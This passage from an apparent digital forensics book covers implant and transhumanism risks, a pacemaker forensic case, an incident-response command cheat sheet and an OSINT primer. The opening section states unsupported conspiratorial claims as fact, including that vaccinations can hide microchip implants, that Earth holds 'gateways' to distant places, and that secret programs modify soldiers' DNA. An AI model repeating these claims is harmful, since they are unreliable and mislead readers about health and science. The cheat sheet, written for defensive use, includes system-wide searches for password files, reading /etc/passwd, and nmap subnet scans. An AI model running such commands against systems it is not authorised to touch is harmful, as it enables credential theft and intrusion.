- If you recall the movie “Splice,” note that genetic engineering like this is already taking place in numerous research laboratories globally
- Irv Weissman – Director at Stanford University, is looking to create mice with partial human brains
- “Converging Technologies for Improving Human Performance”

- Report from the NSF (National Science Foundation) and the Department of Commerce
- Looking to integrate into humans' abilities such as being able to see infrared radiation, following magnetic lines of force, sonar, radio signal perception, and so on
- "Facing the Challenges of Transhumanism: Religion, Science, Technology"
 - Lectures with a positive leaning towards transhumanism at the Arizona State University (funded by the Templeton Foundation)
- Crime scene investigation has taken a turn at various universities around the globe where classes are now teaching how to analyze crime scenes in which the crime was committed by a transhuman (enhanced human – cyborg – cybernetics – genetically manipulated)
- A House Foreign Affairs committee in the United States is one of a number of government panels studying the consequences of genetic modification and other human transformation technologies. Also read the *Congressional Quarterly* which includes House Foreign Affairs committee hearings such as "Futurist: Genes without Borders." There is talk of super-soldiers in the mix.
- "Protecting the Endangered Human: Toward an International Treaty Prohibiting Cloning and Inheritable alterations"
 - *American Journal of Law and Medicine*
 - We may start looking at genetic engineers as potential bio-terrorist because what they create could well adversely affect humanity at large
- "Redesigning Humans: Our Inevitable Genetic Future" – Gregory Stock
 - Global competition is in progress on the abovementioned items as we speak. Countries that don't do this will have a military and intelligence community that can't compete per this book.
- Jason's
 - Scientists who are part of the Pentagon's science advisory panel also believe the above to be true. They see this as an arms race – a threat to our national security.
 - "Top Pentagon Scientists Fear Brain Modified Foes" – Noah Shachtman
- National Nanotechnology Initiative – <https://www.nano.gov/>
- The National Science Foundation (NSF) in conjunction with the Department of Commerce currently are engaged in the NBIC program (Nanotechnology, Biotechnologies, Information Technologies, Cognitive Technologies) for the purpose of human enhancement and it was stated in these meetings (such as by Mihail Roco) that reengineering humans is of equal value to space exploration. No surprise that DARPA is also involved in this arena.
 - "Converging Technologies for Improving Human Performance"
 - NSF/DoC

- DEVCOM – The United States Army Research Laboratory is also involved in super soldier technologies – <https://www.arl.army.mil/>
- There are also a large number of Special Access Programs (you will need a TS/SCI clearance and access along with the need to know) involved in items akin to the above but even more elaborate with some of this in labs and some already out an ongoing in the real world of today. We currently have soldiers and intelligence community operatives who have been implanted with various concoctions, whether it be genetic, hormonal, neurological – plenty of microchips, man–computer interfacing, and so on. Some of what has been done involves DNA modification. DARPA and various others mentioned above (and not mentioned) have the ability to keep their budgets and work in the dark, even from various Congressional committees, etc. Just like in the commercial arena, they have some very creative accountants (and senior managers).
- “International Journal of Biological Sciences” – Doctors Arpad Pusztai and Irina Ermakova
 - Genetically modified foods adversely affect the health of rats used for testing in laboratory studies. Ill health means deterioration of various organs, such as the liver, testicles, sperm count, and others, leading to a shorter life span and the onset/spread of cancer. The biotech industry has and continues to suppress this information (court battles occurred but the dollars of the biotech’s won out). These genetically modified foods also bring with them the threat of hybrid viruses and new disease strains. Remember, you are what you eat. Even the human DNA is adversely affected and modified. We are also accosted by the implanting of nanoparticles into our food supply. Thanks to the FDA not requiring labels announcing these substances to the public, we are in effect, lab rats.
 - Institute for Responsible Technology
- There is also work to upgrade our two existing strands of DNA from its double helix form to a triple helix. In effect, the creation of new life forms.
 - Ongoing at the University of Copenhagen and others globally
- <https://metanexus.net/>
- At MIT, a prestigious university, we have the “Institute for Soldier Nanotechnologies”
 - <http://isn.mit.edu/>
- “Our Posthuman Future: Consequences of the Biotechnology Revolution”
 - Professor Francis Fukuyama
- “Breakpoint” – Written by former counter-terrorism lead Richard Clark
 - Predicts very serious rollout of GRIN technologies
 - Instead of *Homo sapiens* we are now in the realm of techno sapiens via the route of DNA enhancements

- Bill Joy – Cofounder of Sun Microsystems and Chief Scientist
 - “Why the Future Doesn’t Need Us”
 - Discusses how GRIN technologies could very well threaten human existence
- International Genetically Engineered Machine Competition (IGEM)
 - Annual events like this are being attended by college students globally – these are in effect synthetic biology contests that seek to alter our DNA. This is where the “E. chromi” was built. It is a programmable version of a bacteria (*E. coli*) that usually leads to food poisoning.
 - A search of the Internet will lead you to a rising list of comparable DNA sequences
- Mark Walker – Professor @ New Mexico State University stated that technical advances in the arenas we are discussing in this chapter indicates that there is a high probability that a human-only future will end in our extinction.
 - <https://metanexus.net/>
- There are also “gateways” here on Earth that can take us to distant places, along with sound, frequencies such as SSSS (Silent Sound Spread Spectrum – Pentagon), microwaves (Brooks AFB), and mathematical harmonic codes
 - Again, it would take a TS/SCI clearance/access along with a “need to know” to move further into this realm
 - Wired magazine did a report on the sonic projector developed by DARPA along with the Long-Range Acoustic Device (LRAD)
- Lifeboat Foundation
 - Purpose is to protect humanity from the threats posed by the technologies we are discussing in this chapter
 - Donors of time and/or money include Hewlett-Packard, Google, Sun Microsystems and various university professors (such as Professor Eric Maskin of Princeton University), among others
- “Catastrophe: Risk and Response”
 - Written by Richard Posner, USA appeals court judge
 - States that he wants an Office of Risk and Catastrophe set up inside the White House

So, taking all the above into account and realizing the seriousness of the situation, let’s talk about a couple of items, the first being an individual named Dr. Mark Gasson. Note that Dr. Gasson teaches at the University of Reading (UK) at the School of Systems Engineering. After some collaboration with others at his school, he decided to go the route of actually implanting a microchip in his own body so that he could play and manipulate it to see what resulted.

A question that comes to my mind given my background and education is what happens if someone hacks that microchip? What happens to Dr.

Gasson? This microchip he implanted in his hand allowed him to have access to various areas within the facility where he worked along with providing access to his mobile phone and various other devices. By the way, before I take this any further, it is worth noting that Dr. Gasson also believes that the next step in human evolution is the transhumanism we have been discussing...altering our own human biology in order to interface with various types of machines.

Dr. Gasson's microchip that he implanted into his hand did indeed become infected with a computer virus (he did this himself so that he could observe the results). Sure enough, since we are talking electromagnetic communications here, the other devices he was in communication with also became infected. This led him to make the statement to BBC news that along with the benefits of this technology we must also be prepared for the risks that will also come our way. We can improve ourselves but just like our cell phones, these devices implanted into our bodies and the external devices they communicate with are vulnerable to various malicious exploits ... and this leads to security issues, both for the human and the devices he/she communicates with.

What happened with Dr. Gasson though is really just the tip of the iceberg. More than likely the viruses (or whatever) that attack an enhanced human could then be transferred to other transhumans globally in a short amount of time, and then on into the other external devices they are communicating with. This in itself could lead to a global catastrophe. What if it were some types of brain-machine interfaces (known as BMI and BCI...Brain to Computer Interface) that the virus moved into? What if this eventually led to the human brain being hacked by malicious individuals? John Horgan, in *Scientific American*, stated that DARPA officials have been working on the idea of cyber-machine soldiers (cyborg's) downloading directly to their brains the complex details needed for various fighting procedures. DARPA is also seeking to maliciously manipulate the brains of enemy soldiers from a distance. Let's also keep in mind that Intel Corporation is in the process of building and testing (and currently using) what are known as "brain communicators" (known as Brain to Brain [B2B]). These brain chips were designed and developed at Intel Labs in Pittsburgh, PA. (and now at other locations). Toyota and various universities, such as the University of Utah, are also in this market.

Just as we geotag various land and sea creatures, there is also an ongoing program within the military (and other areas) where humans are being implanted with a microscopic geotag so that these individuals can be instantaneously located and soldiers in combat can be more easily routed to appropriate locations during a battle or exercise of some type. In the intelligence community (IC) arena both friends and foes alike are being geotagged for similar reasons. Although this is pretty much voluntary at this time, that is going to change as we move forward. Just like the push for everyone to have the COVID-19 vaccinations, being required to have

an implant for geotagging purposes is just around the corner ... to keep you safe ... and to be sure you are not involved with illegal activities ... wink wink. Of course, these eventually required implants will make things administratively easier, such as access to your home/work/computer/phone ... doing your taxes ... accessing your bank account, and a myriad of other things ... which is why many people will want that implant ... but it comes at a cost ... your personal privacy. And as we all know based on how things are, there will be hackers (and various intelligence agencies) who hack into your implant and the devices communicating with it so that they can find out where you are for nefarious purposes. So as usual, it will have both good and bad ramifications.

Radio frequency identification (RFID) tags are also currently being tied to various GRIN/NBIC technologies. Most people don't know how our RFID technology works, but basically, it's making use of very small integrated circuits (ICs) that store and process data using again a very small antenna for the transmission and reception of this information. Major and minor companies (and the militaries/intelligence communities) are using RFID globally to track inventory and people via the use of these radio waves (electromagnetic energy) and this really helps with the management of a global supply chain. Applied Digital Solutions, VeriChip Corporation, PositiveID Corporation (VeriChip & Steel Vault Corporation merger) and other like them globally, are pushing out product technology of this type for the tracking of both inventory and personnel. Note that the FDA has approved their RFID human implant and it is currently ongoing. Their RFID implant allows the tracking of personnel globally via satellite. It's interesting just how some of these devices are powered, such as via the electromechanical motion of the human body itself and for some of the nano-sized transistors in use, they can be powered by a cell in your own body. The RFID tag can be activated either by the controller or the wearer.

Of course, governments want to track terrorists by this method but it's being extended to other realms as well. It does have positive benefits as well, such as for monitoring patients who have various medical issues, having your medical records in a microchip so that they are right with you during an emergency, and so on. They do talk about the privacy safeguards that have been put in place but of course those are worthless, just like the privacy guards in your mobile phone. What they really do is end up ensuring your privacy from anyone you don't care about knowing where you are, but they allow various government agencies global access to your location when they want it ... so protections are quite minimal. Others, along with IBM, also have patents in this arena. Again, just like with the COVID-19 vaccinations being forced upon many, it wouldn't be a stretch to see laws passed that mandate "chipping."

Just to elaborate once more to be sure I was clear, there are currently a number of private/public/government agencies/militaries/companies (such

as Unity Infraprojects...<https://www.unityinfra.com/>) that are requiring RFID use for the identification of various personnel. DHS does the same for baggage handlers at the United States airports. There is a desire in the United States to have a national ID card that would use RFID technology or some sort of microchip implant. USA passports now have RFID chips which again has the good and the bad, the bad being that there are malicious individuals at airports who have scanners they can use to read your passport, a reason to invest in both an RFID protected wallet and passport holder (yes, you can purchase them on Amazon and other places). We use credit cards now but again there is movement towards a global system of not only cashless but cardless monetary transactions via the use of microchip implants (so...no chip...no buy). Keep an eye on PositiveID since it has acquired at least 4 companies in its various ventures...more to come (Xmark is used to identify their implantable products for healthcare). We are also in the process of “marrying” electronic and biological entities (Professor Aleksandr Noy at the University of California is one of those involved with this). You might also want to research the H+ movement (<https://lancingsparta.wordpress.com/2016/05/29/what-is-transhumanism-h/>). Note that just receiving a vaccination can hide the implant of a microchip in your body. How can you analyze the content of a vaccination you are given? Something you can research but not a topic of this book. However, another interesting report to read is “Ethics of Human Enhancement: 25 Questions & Answers,” from the US National Science Foundation & Human Enhancement Ethics Group.

Now let’s take a subset of the above and focus on medical devices. As we all know, medical devices do fail at times...sometimes at the most inappropriate moments in time. So how do we go determine and define “failure”? First let’s state that medical device debugging is all about ascertaining the cause of a system failure and then to move forward and make a modification of some sort. For our initial debugging steps, we have to use the only items we have available, the design documentation of the particular medical device in conjunction with the data we have available that is attributable to said device. Digital forensics is defined by NICCS (National Initiative for Cybersecurity Careers and Studies) at <https://niccs.cisa.gov/> as “The processes and specialized techniques for gathering, retaining, and analyzing system-related data (digital evidence) for investigative purposes.” In effect, it is the science of discovering evidence from digital media such as a USB Stick, computer, server, communications network, mobile phone, or various other digital devices, such as medical devices. Digital Forensics affords the forensic team with the best tools and techniques to unravel complex digital engagements.

So how do we go about ascertaining the clinical effects using digital forensics? For our engagement here, let’s use the term “medical forensics” as a subset of the overall digital forensics. With medical forensics, we need

to additionally apply medical knowledge specific to the device under discussion in order to establish the cause of device malfunction. So, the bottom line here is that we need to combine our knowledge of the engineering of the device (using the design specs mentioned above), medicine applicable to the device, and cyber forensics. In our case, we are focusing on a medical device that is used in conjunction with the human heart to keep it operating properly, an ICD/pacemaker. Note that there is a slight difference between an ICD and a pacemaker. A pacemaker and an ICD appear to the human eye to look identical and each comprises a small integrated circuit (IC) chip that is used to track heart rhythm. The key difference is that an ICD has the capability to emit an electric shock if the heart beats significantly outside of its standard rhythm. An ICD can make use of its defibrillation function to save a life in the event of a life-threatening anomaly. These medical devices come with their own self-check algorithm, so as we put it through its paces, we observe the following:

- The ICD/pacemaker responds properly to programming commands
- The ICD/pacemaker properly passes all of the self-tests programmed into it

However, what we are finding is that the device has not been activating properly since our patient has had to be resuscitated more than once and he has fainted on various occasions. We need some sort of proof that the device in reality is not functioning properly and as such the patient is experiencing various adverse health events. Medical personnel and in-hospital “medical device experts” are looking at the device and saying all seems well. The patient though is very concerned and thinking something just isn’t right. We have been employed by the patient himself to ascertain just what is wrong (if anything) with the device and to convince medical personnel that there is a problem with the device (if there is).

We discover that the patient is wearing an Apple iWatch and that the watch was present and active during all events associated with the patient, including his resuscitation. That being the case, we need to follow the APET principle (Acquire data, Preserve the acquired data, Examine the data, and perform a Timeline analysis). We can use various tools to download, collect, and analyze data from an Apple iWatch. When you download data from an Apple iWatch, you end up with an XML file. There are various tools that can be used to convert that XML file to a CSV file which we can then bring up in either Microsoft Excel or use various other forensic tools to analyze the data. It’s important to note that we now have data coming in from two distinct sources, the Apple iWatch and the ICD/pacemaker. The Apple iWatch of course, besides date and time, has a health application residing on it that provides the wearer’s health information such as heart rate, oxygen level, and other items of interest to us, along with date/time information which is key.

A normal heart beat rate is around 60–70 beats per minute. The ICD was set to activate if our patient obtained a heart rate of 125 beats per minute or faster and our pacemaker was set to activate if the heart rate went below 56 beats per minute. For a standard medical device such as an ICD/pacemaker, device storage is a memory card (SD card) of some type. We can easily acquire the data from this SD card using EnCase, Access Data's FTK, or numerous other forensic software tools available on the market. File system analysis shows it to be FAT 32 and we found some interesting data in unallocated space. X-Ways Software Technology makes an interesting forensics tool called WinHex (<http://www.winhex.com/winhex/>), which we use to recover the data from the medical device memory card. OSCAR (<https://www.sleepfiles.com/OSCAR/>), which stands for Open-Source CPAP Analysis Reporter, is also brought into play with the SD card in order to consume and parse the medical device files.

When we now compare our ICD/pacemaker data with our Apple iWatch data, we find that there were times when the iWatch showed heart rates which should have activated the ICD/pacemaker but the medical device did not follow through on its programmed functions as needed by our patient. Subsequent voltage checks on the ICD/pacemaker indicated that there were fluctuations/differences when there should have been none. A takeaway from this medical forensic case is that with more and more telemedicine in play along with the enhanced usage of implanted wireless electronic medical devices, there is an ever-growing need for personnel trained in a combination of standard digital forensics, medical device forensics, and medical device engineering. A college degree based on these three is a growing need in this 21st century.



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Memory and incident response system commands

Rekall (<http://www.rekall-forensic.com/home>) is a forensic and incident response framework. Initially it was pure memory forensics but has moved forward since that time.

File headers can be used for file identification by examining the first 4 or 5 bytes of this hexadecimal string:

Filetype	Start
ani	52 49 46 46
au	2E 73 6E 64
bmp	42 4D F8 A9
bmp	42 4D 62 25
bmp	42 4D 76 03
cab	4D 53 43 46
dll	4D 5A 90 00
Excel	D0 CF 11 E0
exe	4D 5A 50 00
exe	4D 5A 90 00
flv	46 4C 56 01
gif	47 49 46 38 39 61
gif	47 49 46 38 37 61
gz	1F 8B 08 08
ico	00 00 01 00
jpeg	FF D8 FF E1
jpeg	FF D8 FF E0
jpeg	FF D8 FF FE
Linux bin	7F 45 4C 46
png	89 50 4E 47
msi	D0 CF 11 E0
mp3	49 44 33 2E
mp3	49 44 33 03
OFT	4F 46 54 32
PPT	D0 CF 11 E0
PDF	25 50 44 46
rar	52 61 72 21
sfx	43 57 53 06/08
tar	1F 8B 08 00
tgz	1F 9D 90 70
Word	D0 CF 11 E0
wmv	30 26 B2 75
zip	50 4B 03 04

Grep and egrep can be used to extract information from text files.

Example: `grep <keyword> <filename>`

Example: `grep "Bruce Middleton" phonebook`

Example: `egrep "Middleton | Hughes" phonebook`

Some useful flags to be used with grep / egrep are as follows:

```
-A    Print number of lines after the match
-B    Print number of lines before match
-c    Report number of occurrences
-f    Reads one or more patterns from a file.
      Pattern are terminated by a newline
-h    Suppress the file names on the output
-i    Ignore case
-l    Report matching files, not matching lines
-P    Interpret pattern as a Perl Regex
-v    Reverse operation: return the lines not
      matching the string
```

Now let's say we want to use the Windows "findstr" command to find the names of either "Middleton" or "Hughes" in a text file called phonebook. We would proceed as follows:

```
findstr "Middleton Hughes" phonebook
```

Some additional parameters for "findstr":

```
/B    Matches pattern if at the beginning of
      a line.
/E    Matches pattern if at the end of a
      line.
/L    Uses search strings literally.
/R    Uses search strings as regular
      expressions.
/S    Searches for matching files in the
      current directory and all
      subdirectories.
/I    Specifies that the search is not to be
      case-sensitive.
/X    Prints lines that match exactly.
/V    Prints only lines that do not contain
      a match.
/N    Prints the line number before each
      line that matches.
/M    Prints only the filename if a file
      contains a match.
/O    Prints character offset before each
      matching line.
/P    Skip files with non-printable
      characters.
```

The following commands can be used in Microsoft Windows (c:\>) or in Linux (\$):

What directory am I in?

```
c:\> cd
user$ pwd
```

What files are in this directory?

```
c:\> dir
user$ ls -l
```

Copy a file

```
c:\> copy file.txt copy.txt
user$ cp file.txt copy.txt
```

Erase a file

```
c:\> erase file.txt
user$ rm file.txt
```

Print the contents of a file to the screen

```
c:\> type file.txt
user$ cat file.txt (Just dump the raw file)
user$ strings file.txt
(Dump only the readable characters)
```

See which ports the computer is listening for connections on

```
c:\> netstat -nao
c:\> netstat -naob (Same, but lists process name; requires Administrator)
user$ netstat -ant
root# netstat -pant (Same, but lists pid and name; requires root)
```

Look for lines containing specific text, e.g. 9999

```
c:\> netstat -naob | find 9999
root# user$ netstat -pant | grep 9999
```

See what tasks are running

```
c:\> tasklist
c:\> wmic process list full (Same, more info)
user$ ps -aux
```

Get more info about a specific process id, e.g. 45

```
c:\> wmic process where ProcessID=45
user$ ps -Flww -p 45
```

Check the system's hostname

```
c:\> hostname
user$ hostname
```

See one screen at a time

```
c:\> type file.txt | more
user$ cat file.txt | more
user$ more file.txt (Same, just shorter)
user$ less file.txt (Same, but you can go up and down; q to quit)
```

Put text into a file

```
c:\> echo "Four score" > 1.txt
user$ echo "Four score" > 1.txt
```

Add text to a file

```
c:\> echo "and seven years" >> 1.txt
user$ echo "and seven years" >> 1.txt
```

Combine two files

```
c:\> type 1.txt 2.txt > 3.txt
user$ cat 1.txt 2.txt > 3.txt
```

Check who you're logged in as

```
c:\> whoami
user$ whoami
```

List processes that run at startup

```
c:\> wmic startup full list
user$ ls -l /etc/init.d
user$ crontab -l
user$ systemctl list-unit-files | grep enabled
user$ less /home/user/.bashrc
(There are other places where startup tasks can be stored in Linux, but these are the most common)
```

Scan a host to look for open ports, e.g. 192.168.1.100

```
c:\> nmap 192.168.1.100
user$ nmap 192.168.1.100
```

Scan a subnet of hosts and see what is really running on open ports

```
c:\> nmap 192.168.1.1-254 -sV
user$ nmap 192.168.1.1-254 -sV
```

Scan all 65,536 ports on a given host

```
c:\> nmap 192.168.1.100 -p0-65535
user$ nmap 192.168.1.100 -p0-65535
```

Hide command error messages

```
c:\> YOUR COMMAND 2>nul
user$ YOUR COMMAND 2>/dev/null
```

Find files in a filesystem

```
c:\> dir c:\ /b/s | find "password"
user$ find / -name *password*
user$ locate password (same, but faster)
root# updatedb (update the database for locate by indexing everything in the drive)
```

View all environment variables

```
c:\> set
user$ env
```

View one environment variable

```
c:\> set Path
c:\> echo %Path%
user$ env | grep PATH
user$ echo $PATH
```

Ping another host four times

```
c:\> ping 192.168.1.200
user$ ping -c4 192.168.1.200
```

Connect to port 25 to see what banner it sends back, e.g. SMTP or 25/TCP

```
c:\> nc.exe 192.168.1.100 25
(Not installed by default)
user$ nc 192.168.1.100 25
(Usually available)
```

See your IP address(es)

```
c:\> ipconfig
user$ ip addr
```

Get help for a command (these work for most commands)

```
c:\> cd /?
user$ man cd (quit with q)
user$ cd --help (shorter output)
```

See what path executables will run from

```
c:\> echo %PATH%
user$ echo $PATH
```

You can make use of the following Microsoft Windows commands as a way to discover intrusions into your computer systems:

Unusual Log Entries

Check your logs for suspicious events, such as:

- "Event log service was stopped."
- "Windows File Protection is not active on this system."
- "The protected System file [file name] was not restored to its original, valid version because the Windows File Protection..."
- "The MS Telnet Service has started successfully."
- Look for large number of failed logon attempts or locked out accounts.

To do this using the GUI, run the Windows event viewer:

```
C:\> eventvwr.msc
```

Other Unusual Items

Look for unusually sluggish performance and a single unusual process hogging the CPU:

Task Manager → Process and Performance tabs

Or, run:

```
C:\> taskmgr.exe
```

Look for unusual system crashes, beyond the normal level for the given system.

Unusual Processes and Services

Look for unusual/unexpected processes, and focus on processes with User Name "SYSTEM" or "Administrator" (or users in the Administrators group). You need to be familiar with normal processes and services and search for deviations.

Using the GUI, run Task Manager:
 C:\> taskmgr.exe

Using the command prompt:
 C:\> tasklist
 C:\> wmic process list full

Also look for unusual services. Using the GUI:
 C:\> services.msc

Using the command prompt:
 C:\> net start
 C:\> sc query

For a list of services associated with each process:
 C:\> tasklist /svc

Unusual Files and Registry Keys

Check file space usage to look for sudden major decreases in free space, using the GUI (right-click on partition), or type:
 C:\> dir c:\

Look for strange programs in startup registry keys in both HKLM & HKCU:
 Software\Microsoft\Windows\CurrentVersion\Run
 Software\Microsoft\Windows\CurrentVersion\Runonce
 Software\Microsoft\Windows\CurrentVersion\RunonceEx

Using the GUI:
 C:\> regedit

Using the command prompt:
 C:\> reg query <reg key>

Unusual Network Usage

Look at file shares, and make sure each has a defined business purpose:
 C:\> net view \\127.0.0.1

List the open SMB sessions with this machine:
 C:\> net session

List the SMB sessions this machine has opened with other systems:
 C:\> net use

Look at NetBIOS over TCP/IP activity:
 C:\> nbtstat -s

Look for unusual listening TCP and UDP ports:
 C:\> netstat -na

For continuously updated and scrolling output of this command every 5 seconds:
 C:\> netstat -na 5

The -o flag shows the owning process id:
 C:\> netstat -nao 5

The -b flag shows the executable name and the DLLs loaded for the network connection.
 C:\> netstat -naob 5

Again, you need to understand normal port usage for the system and look for deviations.

Also check Windows Firewall configuration:
 C:\> netsh advfirewall firewall show rule name=all

Unusual Scheduled Tasks

Look for unusual scheduled tasks, especially those that run as a user in the Administrators group, as SYSTEM, or with a blank user name.

Using the GUI, run Task Scheduler: Start → Programs → Accessories → System Tools → Scheduled Tasks

Using the command prompt:
 C:\> schtasks

Check other autostart items as well for unexpected entries, remembering to check user autostart directories and registry keys.

Using the GUI, run msconfig and look at the Startup tab:
 Start → Run...msconfig.exe

Using the command prompt:
 C:\> wmic startup list full

Unusual Accounts

Look for new, unexpected accounts in the Administrators group:
 C:\> lsusrmgr.msc

Click on Groups, Double Click on Administrators, then check members of this group.

This can also be done at the command prompt:
 C:\> net user
 C:\> net localgroup administrators

Process and Service Information

List all processes currently running:

```
C:\> tasklist
```

List all processes currently running and the DLLs each has loaded:

```
C:\> tasklist /m
```

Lists all processes currently running which have the specified [dll] loaded:

```
C:\> tasklist /m [dll]
```

List all processes currently running and the services hosted in those processes:

```
C:\> tasklist /svc
```

Query brief status of all services:

```
C:\> sc query
```

Query the configuration of a specific service:

```
C:\> sc qc [ServiceName]
```

Shutdown and Restart

Shutdown Windows immediately:

```
C:\> shutdown /s /t 0
```

Note: Command may not power down the hardware.

Restart Windows immediately:

```
C:\> shutdown /r /t 0
```

Abort shutdown/restart countdown:

```
C:\> shutdown /a
```

Invoking Useful GUIs at the Command Line

Local User Manager (includes group management):

```
C:\> lusrmgr.msc
```

Services Control Panel:

```
C:\> services.msc
```

Task Manager:

```
C:\> taskmgr.exe
```

Security Policy Manager:

```
C:\> secpol.msc
```

Event Viewer:

```
C:\> eventvwr.msc
```

Control Panel:

```
C:\> control
```

Close GUI windows by hitting Alt-F4

If you believe a compromise of your Microsoft Windows system may have occurred, you could start with a look at the event logs. At the command prompt type in “eventvwr” without the quotes of course. Following that use:

Examine network configuration	arp -a, netstat -nr
List network connections and related details	netstat -nao, netstat -vb, net session, net use
List users and groups	lusrmgr, net users, net localgroup administrators, net group administrators
Look at scheduled jobs	schtasks
Look at auto-start programs	msconfig
List processes	taskmgr, wmic process list full
List services	net start, tasklist /svc
Check DNS settings and the hosts file	ipconfig /all, ipconfig /displaydns, more %SystemRoot%\ System32\Drivers\etc\hosts
Verify integrity of OS files (affects lots of files!)	sigverif
Research recently modified files (affects lots of files!)	dir /a/o-d/p %SystemRoot%\ System32
Avoid using Windows Explorer, as it modifies useful file system details; use command-line.	

Now if it's a Unix system follow this:

Look at event log files in directories (locations vary)	/var/log, /var/adm, /var/spool
List recent security events	wtmp, who, last, lastlog
Examine network configuration	arp -an, route print
List network connections and related details	netstat -nap (Linux), netstat -na (Solaris), lsof -i
List users	more /etc/passwd
Look at scheduled jobs	more /etc/crontab, ls /etc/cron.*, ls /var/at/jobs
Check DNS settings and the hosts file	more /etc/resolv.conf, more /etc/hosts

Verify integrity of installed packages (affects lots of files!)	<code>rpm -Va</code> (Linux), <code>pkgchk</code> (Solaris)
Look at auto-start services	<code>chkconfig --list</code> (Linux), <code>ls /etc/rc*.d</code> (Solaris), <code>smf</code> (Solaris 10+)
List processes	<code>ps aux</code> (Linux, BSD), <code>ps -ef</code> (Solaris), <code>lsof +L1</code>
Find recently modified files (affects lots of files!)	<code>ls -lat /</code> , <code>find / -mtime -2d -ls</code>



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Making use of open-source intelligence (OSINT)

In this chapter, you will find a good mix of structured information as well as miscellaneous ramblings I venture into in various paragraphs, but it's all good information so don't miss anything. Read line by line.

Why is open-source intelligence (OSINT) important and necessary in the life of a forensics analyst? Well, during the course of an investigation you have used AccessData's FTK or EnCase or some other forensic tool to collect your evidence. But now, you most likely have a significant amount of information that needs to be analyzed so that you can make sense of what has happened, who the malicious actors were, where they came from, when the adverse events occurred, why they occurred, and how they occurred. You can answer much of this via log analysis and the use of OSINT tools.

If you have not heard or made use of OSINT then this chapter will be a real eye opener for you. If you do have an OSINT background, then this chapter will be a good review and reference. OSINT is data obtained from publicly available sources (magazines, newspapers, websites, Blogs, etc.) that is to be used in an intelligence framework. In the intelligence community, the term "overt" refers to unconcealed publicly accessible sources. Data does not have to be secret to be valuable. Indeed, by collecting and analyzing existing public data, one can determine "secrets." In the numerous reading materials made available to the general public, there is a never-ending supply of data that influences our understanding of world events. Keep in mind also that there is a difference between data and information. Data is just collected and unprocessed. Information is what you obtain via the analysis and processing of the data.

Various tools are available to assist us in this endeavor, such as <https://archive.org>, where you can search the history of more than 570 billion web pages that either exist or have existed on the Internet. Theharvester (found in Kali Linux and other places: <https://tools.kali.org/information-gathering/theharvester>) is a tool that can gather information on individuals and organizations across the Internet. Other tools, such as Python and Go, can be used for those experienced in computer programming.

It's important to remember that when you are performing an OSINT collection of data for an investigation, you must maintain proper Chain of

Custody. What is Chain of Custody? According to NIST (https://csrc.nist.gov/glossary/term/chain_of_custody), it's "a process that tracks the movement of evidence through its collection, safeguarding, and analysis lifecycle by documenting each person who handled the evidence, the date/time it was collected or transferred, and the purpose for the transfer."

We are going to be requiring the use of cryptographic hash functions (CHF) so let's go ahead and define it here: A cryptographic hash function is an algorithm that can be run on data such as an individual file or a password to produce a value called a checksum. The main use of a CHF is to verify the authenticity of a piece of data. In other words, a CHF can be used to ensure the integrity of a file or hard drive (i.e., no malicious tampering has taken place). Two files can be assumed to be identical only if the checksums generated from each file, using the same cryptographic hash function, are identical. Some commonly used cryptographic hash functions include MD5 and SHA-1, although many others also exist. Hash algorithms can be used for digital signatures and other security applications (<https://www.lifewire.com/cryptographic-hash-function-2625832>). I don't recommend SHA-1 (https://csrc.nist.gov/glossary/term/SHA_1) or MD5 but NIST endorses SHA-3.

You will be gathering possibly sensitive data on people and businesses so remember that you are responsible for properly securing the said data. You should keep the data only for the time period for which you need it and subsequently destroy it. There are destruction facilities that you can take your data to, or you can use overwrite software, smash drives with a sledgehammer, or use magnetism (keep in mind that magnetism does not work well with SSD drives). Consider using encryption, virtual machines, and containers. Also make use of thumb drives, external hard drives and if possible, use a dedicated host for each investigation. Some organizations I'm familiar with wipe the hard drive after each investigation and then automatically lay a new image onto the hard drive. You can also just use a new hard drive for each new investigation and secure or destroy your prior hard drives. Raspberry Pi can also be used to significant advantage here since it can use removable Micro-SD cards. Consider using Full-Disk and File-Level encryption. Another safety feature is to always disconnect a system from the network (Internet or whatever) if you are not sitting at the machine and actively using it. Yes, this can be a hassle at times but it can also be a lifesaver for your investigations. The network you are using should be segmented off from the main network of the company you are working at.

When thinking of your own protection, one avenue is to push out disinformation about yourself. By doing so it confuses those who don't know you but are looking for you. They won't know what's real and what's not. It may not protect you permanently, but it can certainly slow down the bad guys. Another way to protect yourself from web scrapers is to put an emoji before your first name on the various sites you use, such as LinkedIn. To use an emoji on a Windows 10 machine just hold down the Windows key and press the period key. Place your cursor where you want the emoji to go,


then just double click on the emoji you choose. If you can make yourself do it, don't wear clothing that makes you stand out. If at some point someone wants to do a picture search for you, the wearing of t-shirts and hats (for example) that have logos or other items on them makes it easier to find you.

Let's talk a bit about mathematics and in particular trigonometry. A knowledge of trig can take you a long way when looking at a picture and trying to determine its location, directions, etc. Shadows in the picture can provide both directional and time of day information.

Where can we collect OSINT? Let your imagination be your guide because there are many places such as public records, social media, search engines, data breach information, e-mail/phone number lookup sites, review sites, Yelp, Trip Advisor, and so forth ... the beat goes on.

